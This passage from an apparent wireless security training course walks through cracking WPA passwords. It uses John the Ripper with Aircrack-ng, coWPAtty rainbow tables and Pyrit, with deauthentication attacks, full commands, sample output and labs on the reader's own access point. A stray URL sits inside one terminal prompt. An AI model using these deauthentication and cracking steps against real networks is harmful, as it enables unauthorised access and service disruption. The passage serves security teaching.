                       EB 10 8A 15 B5 F0 62 14 4F 88 C1 78 FB D4 52 04

      Transient Key  : 45 21 28 85 40 69 58 29 77 6E B0 BC D2 D2 FC AA
                       C5 5A 08 C9 B1 58 50 42 DC AD B8 54 95 1E 51 E9
                       44 15 81 28 67 E9 28 02 0E 29 43 5E 31 C2 23 C0
                       0A 1F 46 DB A4 93 52 5B 2E 7E 57 09 BC 2B 0B 13

      EAPOL HMAC     : 19 7B 5B D1 32 73 82 69 98 56 06 BA 9B D2 B4 9B
```

In just under 10 minutes, JTR mangled our original wordlist into more than 400000 entries, allowing us to recover the password even though it doesn't appear in the original wordlist.

12.4 John the Ripper Lab

If you haven't already done so, ensure your AP is configured with WPA/WPA2 encryption. Select a password that requires extra digits to be added to it as was demonstrated in this module.

- Capture a WPA handshake by deauthenticating your victim client.
- Edit the default John the Ripper rules so that your new password can be found.
- Crack the WPA password using John the Ripper combined with Aircrack-ng.

12.5 Aircrack-ng and JTR Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Start an Airodump capture, filtering on the AP channel and BSSID, saving the capture to disk:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

Force a client to reconnect and complete the 4-way handshake by running a deauthentication attack against it:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Once a handshake has been captured, change to the John the Ripper directory and pipe in the mangled words into Aircrack-ng to obtain the WPA password:

```
./john --wordlist=<wordlist> --rules --stdout | aircrack-ng -e <ESSID> -w -
<capture>
```

13. Cracking WPA with coWPAtty

coWPAtty[23] is a versatile tool that can recover WPA pre-shared keys using both dictionary and rainbow table attacks. Although it is not being actively developed, it is still quite useful, especially when using its rainbow table attack method. For this reason alone, it is worth adding to your arsenal of tools.

13.1 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (WPA2 PSK)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

Since coWPAtty does not include a sniffer component, it still requires a WPA handshake to be captured with an external tool such as Airodump-ng. In this module, we will simply reuse our capture from the John the Ripper section since the password of our access point has not been changed.

There won't be any word mangling taking place so we will add our WPA password to the end of the John the Ripper wordlist.

```
root@wifu:~# echo Password123 >> /pentest/passwords/john/password.lst
```

Having the password at the end of the wordlist rather than at the beginning will provide a better indication of the speed difference between dictionary mode and rainbow table mode.

[23] http://www.willhackforsushi.com/Cowpatty.html

13.1.1 Attack Setup Lab

Configure your AP with WPA/WPA2 encryption and connect your victim client to the AP.

- Place your wireless card into monitor mode and begin an Airodump capture.
- Deauthenticate the connected client to force it to perform the 4-way handshake.
- Add your WPA password to the end of your wordlist.

13.2 coWPAtty Dictionary Mode

Even though dictionary mode is not the main method that people tend to use with coWPAtty, it is still good to know how to use it and see how much slower it is when compared to using pre-computed hashes.

coWPAtty has the following syntax for its dictionary mode:

```
cowpatty -r <capture> -f <wordlist> -2 -s <ESSID>
```

Where:

- **-r:** the capture filename
- **-f:** the wordlist to use
- **-2:** use non-strict mode as coWPAtty has an issue with Airodump captures
- **-s:** the network ESSID

Running coWPAtty against our handshake capture file results in the following output:

```
root@wifu:~# cowpatty -r wpajohn-01.cap -f
/pentest/passwords/john/password.lst -2 -s wifu
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "Password123".

503 passphrases tested in 2.07 seconds:  243.23 passphrases/second
```

Above, our WPA password was found and coWPAtty was testing passphrases at over 240 per second. By comparison, Aircrack-ng, operating in wordlist mode, tested passphrases using the same dictionary file at over 800 per second. Judging by the difference in speeds, you are not likely to be using coWPAtty in dictionary mode over Aircrack-ng.

13.3 coWPAtty Rainbow Table Mode

The main purpose behind using coWPAtty is to make use of pre-computed hashes, similar to Airolib-ng, to crack WPA passwords. Using these pre-computed hashes, frequently called rainbow tables, significantly reduces the time required to crack WPA passwords as all of the computation is done ahead of time.

An important point to keep in mind when using pre-computed hashes is that they need to be generated for each unique ESSID. The ESSID is combined with the WPA pre-shared key to create the hash so the hashes for the ESSID of wifu will not be the same as those for linksys or dlink.

As we did with Airolib-ng, we first need to generate the hashes for our ESSID along with a dictionary file containing passwords. coWPAtty includes a tool, *genpmk*, that can be used to generate the required rainbow tables. It has the following syntax:

```
genpmk -f <wordlist> -d <output filename> -s <ESSID>
```

Where:

- **-f:** the path to the dictionary file
- **-d:** the filename to save the computed hashes to
- **-s:** the network ESSID

We will use genpmk to create a set of hashes using the JTR wordlist for the ESSID of our AP, wifu.

```
root@wifu:~# genpmk -f /pentest/passwords/john/password.lst -d wifuhashes -s
wifu

genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>

File wifuhashes does not exist, creating.

503 passphrases tested in 2.03 seconds:  248.25 passphrases/second
```

Due to the fact that our wordlist is exceptionally small, generating the hashes for our AP took just over 2 seconds to complete. Generating hashes using very large wordlists can take hours or even days but again, once they are generated for a specific ESSID, they can be reused and shared.

To run coWPAtty using the generated hashes, you use the '**-d**' parameter rather than '**-f**' as you do when running it in wordlist mode.

```
cowpatty -r <capture> -d <hashes filename> -2 -s <ESSID>
```

Running coWPAtty again against our capture using the generated hashes is much, much faster as seen in the output below.

```
root@wifu:~# cowpatty -r wpajohn-01.cap -d wifuhashes -2 -s wifu
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "Password123".

503 passphrases tested in 0.00 seconds:  140896.36 passphrases/second
```

Rather than the 2 seconds it took to crack our WPA password in wordlist mode, coWPAtty completed in 0.00 seconds! For common ESSIDs, it is extremely useful to use pre-computed hashes rather than trying to use brute force for cracking WPA passwords.

13.4 coWPAtty Lab

If you haven't already done so, capture a WPA 4-way handshake from your AP and add the WPA password to your wordlist.

- Run coWPAtty in wordlist mode against your capture file to retrieve the WPA key.
- Generate a set of hashes for your AP and use the resulting file with coWPAtty to see the difference in speed when using rainbow tables.

13.5 coWPAtty Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Start an Airodump capture, filtering on the AP channel and BSSID, saving the file to disk:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

Deauthenticate a connected client to force it to complete the 4-way handshake:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

To crack the WPA password with coWPAtty in wordlist mode:

```
cowpatty -r <capture> -f <wordlist> -2 -s <ESSID>
```

To use rainbow table mode with coWPAtty, first generate the hashes:

```
genpmk -f <wordlist> -d <hashes filename> -s <ESSID>
```

Run coWPAtty with the generated hashes to recover the WPA password:

```
cowpatty -r <capture> -d <hashes filename> -2 -s <ESSID>
```

14. Cracking WPA with Pyrit

Like Airolib-ng and coWPAtty, Pyrit[24] relies on the creation of pre-computed databases of WPA pre-shared key tables. However, Pyrit has a distinct advantage in that not only can it make use of regular CPU processing power, it can also leverage the extra power of GPUs to further accelerate the generation of PMK tables.

Pyrit also has the ability to read in packets from a raw or compressed packet capture file or even from a wireless interface so it isn't necessary to use an external application to capture a 4-way handshake as is the case with coWPAtty.

14.1 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (WPA2 PSK)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

This time, rather than using Airodump-ng to capture our required WPA handshake, we will use Pyrit to do it for us. After placing our wireless card in monitor mode, we run Pyrit with the following syntax:

```
pyrit -r <interface> -o <capture> stripLive
```

The *stripLive* option tells Pyrit to only save WPA handshakes instead of every packet that it sees. This significantly reduces the size of your capture files when all you want to do is crack the WPA passwords.

[24] http://code.google.com/p/pyrit/

Once Pyrit is launched, it immediately starts to display all access points and wireless clients that it sees while saving only the important handshake data in the specified capture file.

```
root@wifu:~# pyrit -r mon0 -o wpapyrit.cap stripLive
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing packets from 'mon0'...
1/1: New AccessPoint 34:08:04:09:3D:38 (‘wifu’)
2/2: New AccessPoint 00:08:a1:ca:3e:cd ('net1)
...snip...
```

Pyrit does not have a mechanism to deauthenticate wireless clients so in order to capture the 4-way handshake for your target network, you either need to be patient and wait for a client to authenticate or force the issue by using Aireplay’s deauthentication attack.

To speed up the process of capturing a handshake, we deauthenticate our victim wireless client using Aireplay-ng.


```
root@wifu:~#aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
```

After waiting a brief amount of time for the client to reconnect and authenticate to the AP, we cancel the Pyrit capture by pressing ‘**ctrl-c**’. Pyrit responds as shown below that it saved our capture file to disk.

```
New pcap-file 'wpapyrit.cap' written (6 out of 349 packets)
root@wifu:~# http://tss-est.com/
```

14.1.1 Attack Setup Lab

If you are not using the wifu ISO, you can install Pyrit in 32-bit BackTrack 5 by running the following:

```
root@bt:~# apt-get update && apt-get install pyrit
```

Alternatively, you can check out and install a copy of Pyrit from:

http://code.google.com/p/pyrit/

Configure your access point with WPA/WPA2 encryption and ensure your victim client is associated with the AP. Don't forget to place your wireless card into monitor mode on the AP channel number.

- Use Pyrit to start sniffing on your monitor mode interface.
- Deauthenticate your victim client with Aireplay-ng.
- After launching the deauthentication attack, watch the Pyrit output to see if it detected the handshake.

14.2 Pyrit Dictionary Attack

After sniffing with Pyrit and deauthenticating our connected victim client, the capture file hopefully contains a proper WPA 4-way handshake. Using the *analyze* parameter with Pyrit, we can determine if the capture contains any valid handshakes.

```
pyrit -r <capture> analyze
```

```
root@wifu:~# pyrit -r wpapyrit.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpapyrit.cap' (1/1)...
Parsed 14 packets (14 802.11-packets), got 2 AP(s)

#1: AccessPoint 00:18:87:db:25:e7 ('dlink'):
#2: AccessPoint 34:08:04:09:3d:38 ('wifu'):
  #1: Station 00:18:4d:1d:a8:1f, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
```

In our Pyrit output above, in the brief amount of time it was sniffing, Pyrit detected 2 access points in our immediate area and it has successfully captured a WPA handshake for our AP.

Since our capture was launched via Pyrit using the *stripLive* parameter, the capture only contains the packets required to crack WPA passwords. However, if you would like to import a capture file from an external application like Airodump-ng, you can use the *strip* parameter to write out a new capture file with only the interesting packets.

```
pyrit -r <original capture> -o <new capture> strip
```

This step is completely optional and Pyrit will function perfectly fine without stripping out the unnecessary packets from your capture files. It can, however, be useful if you have particularly large capture files that you wish to analyze.

To get a baseline of WPA cracking speed without using pre-computed tables, we will first run Pyrit against our capture using the basic dictionary attack, which has the following syntax:

```
pyrit -r <capture> -i <wordlist> -b <AP MAC> attack_passthrough
```

Where:

- **-r:** the capture file containing one or more WPA handshakes
- **-i:** the path to the dictionary file
- **-b:** optional BSSID of the target AP
- **attack_passthrough:**attempt to crack the WPA password using the wordlist

Launching Pyrit against our previously captured file provides us with the following output:

```
root@wifu:~# pyrit -r wpapyrit.cap -i /pentest/passwords/john/password.lst -b
34:08:04:09:3D:38 attack_passthrough
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpapyrit.cap' (1/1)...
Parsed 14 packets (14 802.11-packets), got 2 AP(s)

Tried 497 PMKs so far; 684 PMKs per second.

The password is 'Password123'.
```

In a split-second, our simple WPA password was recovered with Pyrit testing PMKs at a rate of almost 700 PMKs per second. In wordlist mode, Pyrit cracked the password almost as fast as Aircrack-ng but Pyrit's database mode is where it really displays its usefulness.

14.3 Pyrit Database Mode

Pyrit stores all of its pre-computed hashes in a database that can grow up to millions of entries. By default, it uses a file-based database to store its hashes although it can also be configured to connect to SQL databases to allow for easier sharing and much faster storage. See the Pyrit website[25] for more details on this if you wish to make use of this feature.

With an initial Pyrit installation, its database will be empty. You can view the database status by running Pyrit with the *eval* parameter as shown below.

```
root@wifu:~# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Passwords available: 0
```

With our fresh installation, our database does not contain any ESSIDs or passwords. We can remedy this by first importing a wordlist into the database.

```
pyrit -i <wordlist> import_passwords
```

```
root@wifu:~# pyrit -i /pentest/passwords/john/password.lst import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
3170 lines read. Flushing buffers....
All done.
```

As with Airolib-ng, only valid WPA passwords will be imported into the Pyrit database.

[25] http://code.google.com/p/pyrit/wiki/Tutorial

Before Pyrit can compute PMKs, we need to import an ESSID into the database using the *create_essid* parameter:

```
pyrit -e <ESSID> create_essid
```

```
root@wifu:~# pyrit -e wifu create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Created ESSID 'wifu'
```

Our database now has the necessary information in order to compute the pairwise master keys for our access point. This can be accomplished by running Pyrit with the *batch* parameter.

```
pyrit batch
```

```
root@wifu:~# pyrit batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Working on ESSID 'wifu'
Processed all workunits for ESSID 'wifu'; 707 PMKs per second.nd.

Batchprocessing done.
```

With our database containing all of our pre-computed PMKs, we can finally launch Pyrit in database mode and crack our WPA password.

pyrit -r <capture>-b <AP MAC>attack_db

```
root@wifu:~# pyrit -r wpapyrit.cap -b 34:08:04:09:3D:38 attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'wpapyrit.cap' (1/1)...
Parsed 14 packets (14 802.11-packets), got 11 AP(s)

Attacking handshake with Station 00:18:4d:1d:a8:1f...
Tried 55 PMKs so far (11.1%); 98541 PMKs per second.

The password is 'Password123'.
```

At more than 98000 PMKs being tested per second, the database attack method is incredibly fast when cracking WPA passwords. The PMKs per second is somewhat skewed in this instance since the database is so small but the speed increase is significant, nonetheless.

14.4 Pyrit Lab

Configure your AP with WPA encryption and ensure your victim client is associated with the wireless network. Remember to start your wireless interface in monitor mode on the channel of your AP.

- Use Pyrit to sniff on your monitor mode interface.
- Use Aireplay-ng to deauthenticate your victim client.
- Run Pyrit in wordlist mode to recover the WPA password.
- Create a Pyrit database and use it in database mode to crack your password.

14.5 Pyrit Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Use Pyrit to sniff on the monitor mode interface, saving the capture to a file:

```
pyrit -r <interface> -o <capture> stripLive
```

Deauthenticate a connected client to force it to complete the 4-way handshake:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Run Pyrit in dictionary mode to crack the WPA password:

```
pyrit -r <capture> -i <wordlist> -b <AP MAC> attack_passthrough
```

To use Pyrit in database mode, begin by importing your wordlist:

```
pyrit -i <wordlist> import_passwords
```

Add the ESSID of the access point to the Pyrit database:

```
pyrit -e <ESSID> create_essid
```

Generate the PMKs for the ESSID:

```
pyrit batch
```

Launch Pyrit in database mode to crack the WPA password:

```
pyrit -r <capture> -b <AP MAC> attack_db
```

15. Additional Aircrack-ng Tools

Although, at its core, Aircrack-ng is a suite used for cracking wireless passwords, it also includes a number of other useful tools that can be of help in various situations.

15.1 Airdecap-ng

We briefly covered Airdecap-ng when we were crafting custom packets with Packetforge-ng but we will explore it in a little more detail here.

Once you have successfully retrieved the key to a wireless network, you can then use Airdecap-ng to decrypt WEP, WPA, or WPA2 capture files. It can also be used to strip the wireless headers from an unencrypted wireless capture.

15.1.1 Airdecap-ng Usage

Airdecap-ng has the following usage:

```
airdecap-ng [options] <capture>
```

The following table is a summary of the available options for Airdecap-ng:

Option	Param	Description
-l		Don't remove the 802.11 header
-b	bssid	AP MAC address filter
-k	pmk	WPA/WPA2 PMK in hex
-e	essid	Target network ESSID
-p	pass	Target network WPA passphrase
-w	key	Target network WEP key in hex

Wildcards may be used in conjunction with the input file name, however it is recommended that you use a single file name as input rather than using a wildcard.

15.1.2 Removing Wireless Headers

A typical wireless capture file contains a great deal of probes, beacons, and other packets that we are not typically interested in as shown in Figure 15-1 below.



Figure 15-1 - Full Wireless Capture

The first use case of Airdecap-ng we will cover is how to remove the wireless headers from unencrypted capture files.

We will remove the wireless headers from the open network capture displayed above, using the following syntax:

```
airdecap-ng -b <AP MAC><capture>
```

```
root@wifu:~/caps# airdecap-ng -b 34:08:04:09:3D:38 opennet-01.cap
Total number of packets read           109
Total number of WEP data packets         0
Total number of WPA data packets         0
Number of plaintext data packets        16
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
```

Of the 109 packets that were in the capture file, only 16 of them were actually data packets so Airdecap saves these packets into a new capture file, with *-dec* appended to the original filename.

```
root@wifu:~/caps# ls
opennet-01.cap  opennet-01-dec.cap
```

Opening the cleaned-up capture file in Wireshark, shown in Figure 15-2, we have only the packets that are of interest to us.



Figure 15-2 - Capture with Headers Removed

15.1.3 Decrypting WEP Captures

Once you have cracked the WEP key for a wireless network, you can use it to subsequently decrypt capture files for the given network. Opening up a WEP encrypted capture file in Wireshark will not provide much information of value as shown in Figure 15-3.



Figure 15-3 - A WEP Encrypted Capture File

Without the WEP key, all of the data in the capture is completely encrypted as shown above.

With the previously obtained WEP key, this capture can be decrypted and stripped of its wireless headers with Airdecap-ng. The syntax to do this is as follows:

```
airdecap-ng -w <WEP key>-b <AP MAC><capture>
```

```
root@wifu:~/caps# airdecap-ng -w aabbccddee -b 34:08:04:09:3D:38 wepcap-01.cap
Total number of packets read           505
Total number of WEP data packets        48
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets        48
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0

root@wifu:~/caps# ls -l wepcap-01*
-rw-r--r-- 1 root root 143719 2011-11-15 13:28 wepcap-01.cap
-rw-r--r-- 1 root root   9532 2011-11-15 13:35 wepcap-01-dec.cap
```

According to the output of Airdecap, 48 WEP packets in our wireless were decrypted. Also note how much smaller the resulting capture file is. This can be useful for sharing purposes or if storage space is at a premium.

Taking a look at the now-decrypted capture file, we can see that all of the traffic is available to us for further analysis as can been seen in Figure 15-4.

